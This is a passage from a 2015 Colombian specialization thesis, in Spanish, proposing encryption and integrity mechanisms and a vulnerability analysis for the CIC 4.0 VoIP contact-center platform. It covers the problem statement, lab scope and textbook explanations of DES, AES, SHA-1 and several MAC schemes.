IDENTIFICACIÓN DE ALTERNATIVAS DE CIFRADO Y ANÁLISIS DE VULNERABILIDADES PARA LA PLATAFORMA CIC 4.0 DE INTERACTIVE INTELLIGENCE

JORGE MARIO GUTIÉRREZ RAMÍREZ
JUAN CARLOS JARAMILLO BOTERO
HENRY ALBERTO MACHADO SÁNCHEZ

UNIVERSIDAD PILOTO DE COLOMBIA
FACULTAD DE INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ, D. C.
2015

IDENTIFICACIÓN DE ALTERNATIVAS DE CIFRADO Y ANÁLISIS DE VULNERABILIDADES PARA LA PLATAFORMA CIC 4.0 DE INTERACTIVE INTELLIGENCE

JORGE MARIO GUTIÉRREZ RAMÍREZ
JUAN CARLOS JARAMILLO BOTERO
HENRY ALBERTO MACHADO SÁNCHEZ

Trabajo de Grado para optar al título de
Especialista en Seguridad Informática

Asesor
CESAR IVÁN RODRÍGUEZ SÁNCHEZ

UNIVERSIDAD PILOTO DE COLOMBIA
FACULTAD DE INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ, D. C.
2015

Nota de aceptación

_____

_____

_____

_____

_____

_____

_____
Firma. Presidente del jurado

_____
Firma del Jurado

_____
Firma del Jurado

Bogotá, D. C., Octubre 5 de 2015.

CONTENIDO

pág.

LISTA DE FIGURAS

pág.

LISTA DE CUADROS

pág.

LISTA DE TABLAS

pág.

LISTA DE ANEXOS

RESUMEN

Las comunicaciones de voz sobre IP y comunicaciones unificadas son más populares entre empresas y consumidores; puesto que ofrece una base de aplicaciones más avanzadas como videoconferencias, conferencias en línea, interconexión de teléfonos y planes de marcación y todo esto se puede utilizar en una sola red para voz y datos, simplificando la gestión, reduciendo costos al disminuir los gastos de desplazamiento siendo una de las principales ventajas, ya que las llamadas telefónicas se transportan donde exista una conexión de banda ancha.

Las comunicaciones unificadas utilizan tecnologías SIP (Protocolo de inicio de sesión) ofreciendo más funciones y beneficios; porque reúnen todas las formas de comunicación sin importar el lugar, el momento, o el dispositivo.

Interactive Intelligence decide entonces implementar estas tecnologías para que sus clientes puedan comunicarse de la mejor manera, sin importar el tipo de negocio, tal como el financiero, bancario y/o gobierno. Sin embargo la necesidad actual de asegurar la integridad y confidencialidad de las comunicaciones con sus respectivos clientes para evitar fugas de información y suplantación nos motivaron a verificar si la plataforma CIC (Customer Interaction Center), tecnología de comunicación de voz sobre IP y de comunicaciones unificadas, adquirida por la compañía cumplían con los requisitos de la seguridad de la información y se identificó que las comunicaciones de RTP de audio y video no son cifradas, las comunicaciones entre procesos y servidores tampoco son cifradas ni autenticadas, lo que puede significar consecuencias graves de fuga de información, escucha de llamadas confidenciales con todas las consecuencias que pueda acarrear la fuga de datos sensibles, como demandas, pérdida de credibilidad, buen nombre, económicas, entre otras.

Se plantea entonces realizar una propuesta que ofrezca servicios de seguridad a nivel de integridad y confidencialidad a los procesos de comunicación de la plataforma CIC 4.0 de Interactive Intelligence, evaluando diferentes algoritmos de cifrado simétrico y asimétrico, asi como también implementar diferentes mecanismos de integridad y autenticación para determinar los más eficientes y que requieren menor poder de cómputo en su ejecución para no afectar el desempeño de la plataforma, ni la calidad de las comunicaciones.

Posteriomente el análisis de vulnerabilidades muestra las debilidades que posee la implementación del protocolo SIP y de las comunicaciones VoIP de la plataforma CIC Versión 4.0 SU 4.0 de Interactive Intelligence; donde se sugieren adicionalmente implementar los controles y cambios para mitigar los riesgos.

INTRODUCCIÓN

La gestión de la seguridad en aplicaciones es actualmente uno de los mayores requerimientos de las empresas de telecomunicaciones y de las Tecnologías de la Información, ya que existen una gran cantidad de amenazas que dificultan el correcto funcionamiento de las mismas. Las compañías necesitan integrar a sus aplicativos y productos mecanismos y estrategias que garanticen los servicios de seguridad como son: integridad, confidencialidad y disponibilidad de los datos manejados por estos, generando satisfacción en los clientes.

Este proyecto es una propuesta de seguridad a la plataforma CIC 4.0 de Interactive Intelligence a través del análisis de vulnerabilidades a un conjunto de servidores de prueba con el software core del producto instalado en un laboratorio destinado para el proyecto, además se evalúan varias alternativas de cifrado para la comunicación entre los servidores de la aplicación, y se da la mejor alternativa que menos afecta el rendimiento de la plataforma, teniendo en cuenta que el propósito de esta son los servicios de voz, siendo estos muy sensibles a la latencia, jitter y pérdida de paquetes.

Debido a lo anterior y a las necesidades inmediatas de seguridad detectadas que surge para los clientes al operar la solución, se realiza esta investigación que dio como resultado una propuesta de seguridad a la plataforma CIC 4.0 de Interactive Intelligence.

1. PLANTEAMIENTO DEL PROBLEMA

1.1 DESCRIPCIÓN Y FORMULACIÓN DEL PROBLEMA

La plataforma CIC 4.0, es una solución de comunicación de voz sobre IP y de comunicaciones unificadas para Contact Center y para grandes empresas, que incluye de forma integral ACD, llamadas de entrada y salida, marcación predictiva, reportes y monitoreo en línea, comunicaciones SIP, mensajería unificada, interacciones de fax, chat, e-mail, entre otras.

Sin embargo, se ha identificado que las comunicaciones de RTP de audio y video de la plataforma no son cifradas, y también hay evidencia de que contiene vulnerabilidades inherentes de las tecnologías de VoIP y del diseño de protocolo SIP, así como también se ha visto que las comunicaciones entre procesos y otros servidores que componen la solución tampoco son cifradas, ni autenticadas, dando como consecuencias el posible robo de información, la escucha de llamadas confidenciales, y también la indisponibilidad de la aplicación.

¿Cuáles son las vulnerabilidades existentes en CIC 4.0 y cuál es el mejor mecanismo de cifrado que se debe implementar sobre las comunicaciones de la plataforma de Interactive Intelligence sin afectar su desempeño y funcionalidad para una propuesta de seguridad que ofrezca servicios de integridad y confidencialidad?

1.2 JUSTIFICACIÓN

Esta investigación es conveniente por las necesidades actuales de los clientes de Interactive Intelligence a nivel de su confidencialidad e integridad de datos, ya que se pueden generar fugas de información sensible para estos. Adicionalmente, traerá beneficios a Interactive Intelligence para que pueda incurrir en otros sectores de la economía como el sector financiero, bancario y gobierno, los cuales requieren de un nivel de seguridad adecuado a las regulaciones de cada país, como es el caso de Colombia en la circular 052 y la ley de protección de datos. Al no hacer esto, se pueden tener las siguientes consecuencias:

Técnicas: no disponibilidad de la aplicación para el cliente.

Jurídicas: demandas por robo de información, escucha de llamadas privadas o confidenciales.

Económicas: compensaciones a clientes insatisfechos por pérdida de información sensible, multas de entes de control.

1.3 OBJETIVOS DE LA INVESTIGACIÓN

1.3.1 Objetivo general. Realizar una propuesta que ofrezca servicios de seguridad a nivel de integridad y confidencialidad a los procesos de comunicación de la plataforma CIC 4.0 de Interactive Intelligence a través de un análisis de vulnerabilidades de la solución y la evaluación de diferentes alternativas de cifrado que no afecten su desempeño.

1.3.2 Objetivos específicos.

1.3.2.1 Identificar cuáles son los algoritmos de cifrado de RTP de audio y video que garanticen la confidencialidad de las llamadas sin afectar el desempeño de la plataforma.

1.3.2.2 Establecer los algoritmos de cifrado que garanticen la confidencialidad e integridad en la comunicación entre los servidores core que conforman la plataforma CIC 4.0

1.3.2.3 Precisar y analizar las vulnerabilidades de VoIP, del protocolo SIP, y de las comunicaciones de los servidores de core de la plataforma CIC 4.0.

1.3.2.4 Seleccionar un algoritmo de cifrado que garantice la confidencialidad e integridad sin afectar el rendimiento y funcionalidad de la plataforma de CIC 4.0.

1.4 ALCANCE

Este proyecto de investigación se desarrolló en su totalidad en un ambiente de laboratorio con los productos básicos de Interactive Intelligence ofreciendo los servicios de comunicación en cuatro (4) servidores; estos productos son: Interaction Center, Interaction Dialer, Webservices, mensajería unificada con Exchange, Media Server.

Así mismo se evaluaron los siguientes algoritmos de cifrado simétrico para la solución: DES, 3DES, AES y con mecanismos de integridad y autenticación: MD5, SHA1, SHA256, GMAC. Donde se recomienda el que ofrezca mayor confidencialidad e integridad sin afectar el desempeño.

Se seleccionaron los anteriores algoritmos de cifrado simétrico y mecanismos de integridad y autenticación, porque requieren menor poder de cómputo para su ejecución, al contrario de los algoritmos de cifrado asimétrico que requieren mayor procesamiento, generando retardos inaceptables para los diferentes tipos de servicios.

El análisis de vulnerabilidades consistió en identificar vulnerabilidades conocidas e inherentes del protocolo SIP y de las comunicaciones VoIP en la aplicación, así mismo a los puertos conocidos TCP/UDP de la misma, y a el uso de fuzzers sobre algunos de los servicios, intentando identificar desbordamientos, volcados de memoria o excepciones no controladas que permitan la ejecución de código remoto y malicioso en los servicios de la aplicación.

El proyecto de investigación se realizó sobre la versión actual del producto para el 2014: CIC 4.0 SU 4.0 de Interactive Intelligence.


1.5 LIMITES

Dentro de las limitaciones del proyecto de investigación, no se utilizaron algoritmos de cifrado asimétricos, ya que requieren mayor poder de cómputo y ocasionan retardos indeseados; sólo se hizo uso de cifrado asimétrico en caso de requerirse intercambios de claves entre servicios o servidores y para autenticación de servicios utilizando SSL o TLS.

El análisis de vulnerabilidades y de la seguridad de la plataforma no incluyó el análisis estático de código, ya que no se dispone del código fuente de la aplicación, solo lo que se puede identificar al utilizar un debug de la misma.

El alcance de esta investigación está dado por una implementación en una red de área local, utilizando máquinas virtuales, simulando una granja de servidores con los componentes de la plataforma de CIC 4.0 SU 4; adicionalmente a través de la red de área local se conectaran los clientes utilizando un switch para realizar llamadas entre extensiones y simulando llamadas externas, de tal forma de abarcar las soluciones más comunes que se implementan de la solución de CIC 4.0 SU 4, como se observa en la figura 1.

Figura 1. Laboratorio CIC 4.0 SU 4.



Fuente: BISCHOFF, Corey. The Next Wave of Intelligent Business Communications– Interactive Intelligence.[presentación Power Point]. 2013.

No hacen parte del alcance de esta investigación otros modelos donde se tienen clientes de telefonía u otros servidores distribuidos en áreas geográficas distantes a través de una red de área extendida, esto sería el alcance de otra investigación, donde se deben tener en cuenta variables de calidad de servicio sobre redes de área extendida.

2. MARCO TEÓRICO

2.1 ANTECEDENTES

2.1.1 Problema identificado. Falta de elementos de seguridad en los procesos de comunicación (Confidencialidad, Integridad) de la plataforma CIC 4.0 de *Interactive Intelligence.*

2.1.2 Consecuencias.

- Robo de información,
- escucha de llamadas privadas y
- no disponibilidad de la aplicación.

2.1.3 Causas.

- RTP de audio y video no cifrados,
- vulnerabilidades inherentes de VoIP y de protocolo SIP y
- comunicaciones entre procesos y otros servidores que componen la solución, sin cifrado.


2.2 MARCO CONCEPTUAL

2.2.1 Plataforma CIC 4.0 SU4. CIC 4.0 como se observa en la Figura 2, es una solución de software totalmente integrada para el Contact Center, mensajería unificada corporativa, y telefonía corporativa. Permite diferentes opciones de contacto para los clientes, como: voz, correo electrónico, chat, fax, SMS, business objects y redes sociales, campañas de marketing. Todo esto a través de telefonía tradicional o voz sobre IP y permitiendo tener agentes localmente o distribuidos. La suite completa de software de Interactive Intelligence cuenta con las siguientes aplicaciones: PBX, IP-PBX, ACD, ACD Multimedia, IVR y automatización del autoservicio, gestión de conocimiento (Knowledge base), gestión de personal (Work Force Management), análisis de contenidos en tiempo real, marcación predictiva, grabación multimedia, grabación de pantallas de los agentes, calificación de los agentes, envío de llamadas a diferentes sitios, encuestas de

satisfacción del cliente, seguimiento a procesos de negocio, text to speech, reconocimiento de voz, y facilidad de integración con CRM y ERP.

Los componentes en servidores de CIC 4.0 SU 4 son: un sistema de mensajería externo como Microsoft Exchange o Lotus Notes, pero se puede utilizar el sistema de mensajería propio de CIC, un sistema de almacenamiento de base de datos para la información de la plataforma y de las llamadas, las estadísticas de las interacciones basado en Microsoft SQL Server y Oracle, un sistema de procesamiento de audio que se encarga del manejo del RTP (Interaction Media Server), un media Storage para almacenar las grabaciones multimedia de los agentes, y un Gateway de voz para conectar el CIC con la central telefónica pública (PSTN). Los demás componentes son los teléfonos y los computadores de los agentes. A continuación se muestra un esquema donde se ilustran los principales componentes de la solución.

Figura 2. Plataforma CIC 4.0 SU4.



Fuente: BISCHOFF, Corey. The Next Wave of Intelligent Business Communications– Interactive Intelligence.[presentación Power Point]. 2013.

En el anexo A (Diagramas de la plataforma CIC 4.0 – Esquema detallado de la solución), se encuentra una ilustración más detallada de los componentes de la plataforma.

El CIC 4.0 SU4 a su vez está compuesto por múltiples procesos que interactúan entre sí para su funcionamiento, tal cual se describe en el anexo A (Diagramas de la plataforma CIC 4.0 – Esquema de subsistemas).

2.2.2 Algoritmos de cifrado simétrico. Es un método criptográfico en el cual se usa una misma clave para cifrar y descifrar mensajes. Las dos partes que se comunican han de ponerse de acuerdo de antemano sobre la clave a usar. Una vez que ambas partes tienen acceso a esta clave, el remitente cifra un mensaje usando la clave, lo envía al destinatario, y éste lo descifra con la misma clave.

Para el uso seguro del cifrado simétrico se requiere que:

- el algoritmo de cifrado debe ser suficientemente robusto para que un oponente que conoce el algoritmo, un texto cifrado y su respectivo texto plano no pueda deducir la clave secreta k, y

- toda la seguridad está en la clave secreta k, por tanto emisor y receptor deben ponerse de acuerdo en la clave y mantenerla secreta.[1]

2.2.3 DES (*Data Encryption Standard*, estándar de cifrado de datos). Es un algoritmo desarrollado originalmente por IBM a requerimiento del NBS (National Bureau of Standards, Oficina Nacional de Estandarización, en la actualidad denominado NIST, National Institute of Standards and Technology, Instituto Nacional de Estandarización y Tecnología) de EE.UU. y posteriormente modificado y adoptado por el gobierno de EE.UU.

Se caracteriza como se observa en la Figura 3, por:

- 16 etapas,

- en cada una se lleva a cabo un proceso de sustitución y permutación,

- bloques de texto plano de 64 bits,

- clave k de 56 bits (Utilizada para generar 16 sub claves de 48 bits),


- produce un bloque de texto cifrado de 64bits,

- etapa de permutación inicial y final, y

- el proceso de descifrado es idéntico al cifrado pero utilizando en la primera etapa la clave k16.[2]

[1] MEJÍA FAJARDO, Marcela. Criptografía. [Presentación en Power Point]. 2014.
[2] Ibíd.


Figura 3. DES.



Fuente: KAUFMAN, Charlie; PERLMAN, Radia; SPECINER, Mike. Network security.Second edition. New York: Prentice Hall. 2002.

2.2.4 Triple DES. Se le llama al algoritmo que hace triple cifrado del DES. También es conocido como TDES o 3DES, fue desarrollado por IBM en 1998, y su algoritmo, se observa en la Figura 4.

Figura 4. Triple DES.



Fuente: MEJÍA FAJARDO, Marcela. Criptografía. [presentación en Power Point]. 2014.

2.2.5 AES. *Advanced Encryption Standard* (AES), también conocido como Rijndael (pronunciado "*Rain Doll*" en inglés), es un esquema de cifrado por bloques como se observa en la Figura 5, adoptado como un estándar de cifrado por el gobierno de los Estados Unidos.


Se caracteriza por:

- cifrar texto plano en bloques de 128 bits,
- longitud de clave variable,
- número de etapas variable con la clave,
- la clave de etapa tiene longitud 128 bits,
- el cifrador es diferente al descifrador y
- las operaciones están orientadas a bytes.

AES está basado en 4 operaciones primitivas:

- X-OR,
- sustitución octeto por octeto, llamado S-Box,
- reorganización de octetos a través de desplazamientos circulares y
- Mezcla de columnas, donde se remplaza una columna de 4 octetos por otra.


Figura 5. AES.



Fuente: MEJÍA FAJARDO, Marcela. . (Mg en Teleinformática; Dra. En Ingenieñia y en Telemática) Criptografía. [presentación en Power Point]. 2014.

2.2.6 Integridad SHA1. SHA-0 y SHA-1 producen una salida resumen de 160 bits (20 bytes) de un mensaje que puede tener un tamaño máximo de 264 bits, y se basa en principios similares a los usados por el profesor Ronald L. Rivest del MIT en el diseño de los algoritmos de resumen de mensaje MD4 y MD5, su algoritmo se puede observar en la figura 6:

Figura 6. Integridad SHA1.



Fuente: MEJÍA FAJARDO, Marcela. . (Mg en Teleinformática; Dra. En Ingenieñia y en Telemática) Criptografía. [presentación en Power Point]. 2014.

- paso 1: añadir bits de relleno hasta obtener un mensaje con longitud máxima de 448 bits + 64 bits de longitud de mensaje. El relleno está conformado por un único bit1 seguido por los ceros que sean necesarios,

- paso 2: incluir los 64 bits que corresponden a la longitud total del mensaje antes del relleno,

- paso 3: inicializar los registros a,b,c,d y de cada uno de 32 bits para un total de 160 bits (tamaño del message digest). En SHA se manejan todos los valores en hexadecimal,

- paso 4: procesar cada bloque de 512 bits. Se divide cada bloque en 16 palabras de 32 bits que alimentan las primeras 16 etapas de la estructura Hash y

- paso 5: en cada etapa se realiza la siguiente operación:
  Registro temporal = S5(a) + ft(b,c,d) + e + Wt+ Kt[3]

2.2.7 Autenticación HMAC. Código generado por el transmisor que permite al receptor autenticar el mensaje al recalcular el MAC o Criptographic Checksum.

[3] MEJÍA FAJARDO, Marcela. (Mg en Teleinformática; Dra. En Ingenieñia y en Telemática) Op. Cit. p. 22

MAC =Ck (m) k: clave compartida, normalmente distinta a la clave de cifrado, donde:


- m: mensaje de longitud variable y
- la longitud del código MAC debe ser mínimo de 64bits.

Si el código MAC enviado coincide con el código calculado en el destino, esto puede garantizar que:

- el mensaje no fue alterado (integridad) y
- El mensaje proviene del transmisor indicado en el mensaje (autenticación del remitente).

2.2.8 Autenticación CMAC. A continuación se muestra en la figura 7 el algoritmo:

Figura 7. Autenticación CMAC.



Fuente: MEJÍA FAJARDO, Marcela. Criptografía. [presentación en Power Point]. 2014.

K1 y K2 son generadas a partir de la clave K.

2.2.9 Autenticación GMAC. Los algoritmos de autenticación GCM y GMAC ofrecen garantías de autenticación más fuertes que una (no criptográfico) suma de comprobación o error de código de detección. En particular, se pueden detectar tanto a) modificaciones accidentales de los datos y b), modificaciones no autorizadas intencionales.


Galois / Counter Mode (MCG) es un algoritmo recomendado para cifrado autenticado con datos asociados. GCM se construye a partir de un sistema de cifrado de clave simétrica de bloque con un tamaño de 128 bits, tal como el algoritmo Advanced Encryption Standard (AES). Por lo tanto, GCM es un modo de operación del algoritmo AES. GCM ofrece garantía de la confidencialidad de los datos mediante una variación del modo de contador de funcionamiento para el cifrado. GCM proporciona una garantía de la autenticidad de los datos confidenciales (hasta alrededor de 64 gigabytes por invocación) utilizando una función de hash universal que se define sobre un campo de Galois binario. GCM también puede proporcionar una seguridad de autenticación para los datos adicionales (de longitud prácticamente ilimitada por invocación) que no está cifrado. Si la entrada GCM se limita a los datos que no se debe cifrar, la especialización resultante de GCM, llamado GMAC, es simplemente un modo de autenticación de los datos de entrada. [4]

2.2.10 Autenticación CBC. En criptografía, un código de autenticación de mensajes de encadenamiento de bloques de cifrado (CBC-MAC) es una técnica para la construcción de un código de autenticación de mensaje de un cifrado en bloque. El mensaje se encripta con algún bloque de algoritmo de cifrado en modo CBC para crear una cadena de bloques como se observa en la figura 8, de tal manera que cada bloque depende del cifrado adecuado de la secuencia anterior. Esta interdependencia asegura que un cambio en cualquiera de los bits de texto sin formato hará que el bloque cifrado final a cambiar de una manera que no se puede predecir o contrarrestado sin conocer la clave para el cifrado de bloques.

Para calcular la CBC-MAC del mensaje m cifra m en el modo CBC con el vector de inicialización en cero. La siguiente figura esboza el cálculo de la CBC-MAC de un mensaje que comprende bloques m_1 \ | m_2 \ | \ cdots \ | m_x utilizando una clave secreta k y un bloque E de cifrado:

[4] MEJÍA FAJARDO, Marcela. (Mg en Teleinformática; Dra. En Ingenieñia y en Telemática) Op. Cit. p. 22

Figura 8. CBC-MAC.



Fuente: BELLARE, Mihir; KILIAN, Joe; ROGAWAY, Phillip. The security of the Chiper Block Chaining Message Authentication Code.En: Journal of computer and system sciences. 2000. Vol. 61, no 3. P. 362-399.

2.2.11 Autenticación HMAC-SHA-256. Paquetes intercambiados entre vecinos deben estar autenticados para garantizar que un dispositivo acepte paquetes sólo de los dispositivos que tienen la misma clave de autenticación previamente compartida. La Autenticación de gateway interior mejorado Routing Protocol (EIGRP) es configurable en función de cada interfaz; esto significa que los paquetes intercambiados entre vecinos conectados a través de una interfaz se autentican. EIGRP apoya el mensaje algoritmo de autenticación (MD5) para evitar la introducción de información no autorizada a partir de fuentes no autorizadas. Autenticación MD5 se define en el RFC 1321. EIGRP también es compatible con el Algoritmo-256 (HMAC-SHA-256) como método de autenticación Cuando se utiliza el método de autenticación HMAC-SHA-256, una clave secreta compartida se configura en todos los dispositivos 